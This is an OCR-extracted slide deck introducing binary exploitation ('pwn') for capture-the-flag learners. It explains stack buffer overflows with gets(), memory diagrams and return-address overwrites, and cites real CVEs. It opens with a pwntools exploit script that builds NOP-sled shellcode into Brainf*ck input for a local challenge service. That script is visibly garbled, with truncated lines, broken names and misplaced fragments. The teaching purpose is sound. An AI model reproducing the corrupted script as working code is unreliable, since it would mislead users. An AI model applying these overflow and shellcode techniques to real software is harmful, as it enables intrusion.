Binary Exploitation

Intro to pwn

by Lennard

(based on ju256's slides)

```
import pwn

pwn.context.arch = "amd64"
pwn.context.os = "linux"

SHELLCODE = pwn.shellcraft.amd64.linux.echo('Test') + pwn.shellcraft
EXPLOIT = 0x45*b"\x90" + pwn.asm(SHELLCODE, arch="amd64", os="linux"

PROGRAM = b""
length = 20 + 16
for i in EXPLOIT:
    PROGRAM += i*b'+' + b'>'

    if i == 1:
        length += 5
    elif i > 1:
        length += 6
    ength+= 13

    0x8000 - length) > 0x40:
      RAM += b"<>"
       h += 2*13


        b".["


           0 - length) + 7 -1

            F+0x10)*b"<"


              host", 1337) as conn:
               (b"Brainf*ck code: ")
               PROGRAM)
               e()
```


Typical pwn challenge

- Finding and exploiting bugs in a binary/executable
- Programs written in low-level language
- Reverse engineering often first step
- Goal: Remote Code Execution (RCE)
- Focus on memory corruption bugs


Motivation

- Memory-unsafe languages still widely used
- Serious bugs still being discovered:
  - Sudo heap buffer overflow (CVE-2021-3156)
  - libwebp heap buffer overflow (CVE-2023-4863)
  - Firefox use-after-free (CVE-2024-9680)
- Even the "best" codebases contain exploitable bugs


Linux process layout



Buffer Overflows




```c
#include <stdio.h>

int main() {
    int var = 0;
    char buf[10];

    gets(buf);

    return 0;
}
```



```
gets(3)                Library Functions Manual               gets(3)

NAME
       gets - get a string from standard input (DEPRECATED)

DESCRIPTION
       Never use this function.

       gets()  reads  a line from stdin into the buffer pointed to by s
       until either a terminating newline or  EOF,  which  it  replaces
       with  a  null  byte ('\0').

BUGS
       Never use gets().  Because it  is  impossible  to  tell  without
       knowing  the  data  in  advance  how many characters gets() will
       read, and because gets() will continue to store characters  past
       the end of the buffer, it is extremely dangerous to use.  It has
       been used to break computer security.  Use fgets() instead.

Linux man-pages 6.9.1         2024-06-15                      gets(3)
```

All good if we stay in the buffer



Return Address

b3 b0 eb c7 69 7f 00 00

Saved RBP

78 85 fb 10 fc 7f 00 00

var

00 00 00 00


buf

AAAAAAAA\0

Stack growth

Buffer growth

Overflowing the buffer



Return Address

b3 b0 eb c7 69 7f 00 00

Saved RBP

78 85 fb 10 fc 7f 00 00

var

41 41 41 00

buf


AAAAAAAAAA

Stack growth

Buffer growth

Overflowing the buffer

- Control over local variables
- Control over frame base pointer (RBP)
- **Control over return address!**



Stack growth

Return Address
43 43 43 43 43 43 43 43

Saved RBP
41 41 41 41 41 41 41 41

var
41 41 41 41

